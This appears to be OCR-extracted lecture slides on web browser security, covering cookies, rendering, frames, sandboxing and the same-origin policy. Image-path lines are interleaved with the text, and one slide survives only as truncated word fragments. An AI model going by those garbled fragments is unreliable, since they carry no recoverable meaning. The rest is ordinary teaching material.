
- Used to store state on user's machine





HTTP is stateless protocol; cookies add state


Cookie authentication



RENDERING CONTENT

Rendering


- Basic execution model
  - Each browser window or frame
    - Loads content
    - Renders
      - Processes HTML and scripts to display page
      - May involve images, subframes, etc.
    - Responds to events



𝒜 HTML code
Reliable path
HTML Lexer
HTML Parser
Syntax Decisions
CSS
URI
Text node
ℬ HTML parse tree
ℬ′
Document Generator
HTML code via document.write(), innerHTML et al.
HTML parse tree via document.createElement() et al.
𝒞 JS code
JavaScript Lexer
JavaScript Parser
Syntax Decisions
JavaScript code via eval() et al.
String value
Plain text
𝒟 JS parse tree
JavaScript Runtime Environment
𝒥
ℱ
𝒫
ℰ Instructions
𝒬
ℛ
Document Object Model API


Doc)

- Obj d write doc
  - w
  - D y
- Exa
  - P RL, d d
  - M)
- Alsc
  - w n, n



Ever

- Eve
  - U
  - R
  - T


Document
<html>
<body>
<table>
<tbody>
<tr>
<tr>
<td>
<td>
<td>
<td>
Shady Grove
Aeolian
Over the river, Charlie
Dorian
capture phase (1)
target phase (2)
bubbling phase (3)

Pages can embed content from many sources

- Frames: **<iframe src**="//site.com/frame.html" **>** </iframe>
- Scripts: **<script src**="//site.com/script.js" **>** </script>
- CSS:

<**link** rel="stylesheet" type="text /css" href="//site/com/theme.css" />

- Objects (flash): [using swfobject.js script]

```
<script>        var so = new SWFObject('//site.com/flash.swf', ...);
                                so.addParam('allowscriptaccess', 'always');
                so.write('flashdiv');
</script>
```

ISOLATION

Running Remote Code is Risky

- Integrity
  - Compromise your machine
  - Install malware rootkit
  - Transact on your accounts
- Confidentiality
  - Read your information
  - Steal passwords
  - Read your email


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Browser Sandbox



- Goal
  - Run remote web applications safely
  - Limited access to OS, network, and browser data
- Approach
  - Isolate sites in different security contexts
  - Browser manages resources, like an OS

Analogy

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit


Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - Cache history attacks
  - …


Policy Goals

- Safe to visit an evil web site

- Safe to visit two pages at the same time
  - Address bar distinguishes them




- Allow safe delegation




Same Origin Policy

- Origin = protocol://host:port
- Full access to same origin
  - Full network access
  - Read/write DOM
  - Storage



COMMUNICATION

Overview


(4) Server-client
in different origin
Site A
Site B
(1) Server-client
in the same origin
Site A context
Site A context
Site B context
(2) Client-client
in the same origin
(3) Client-client
in different origin

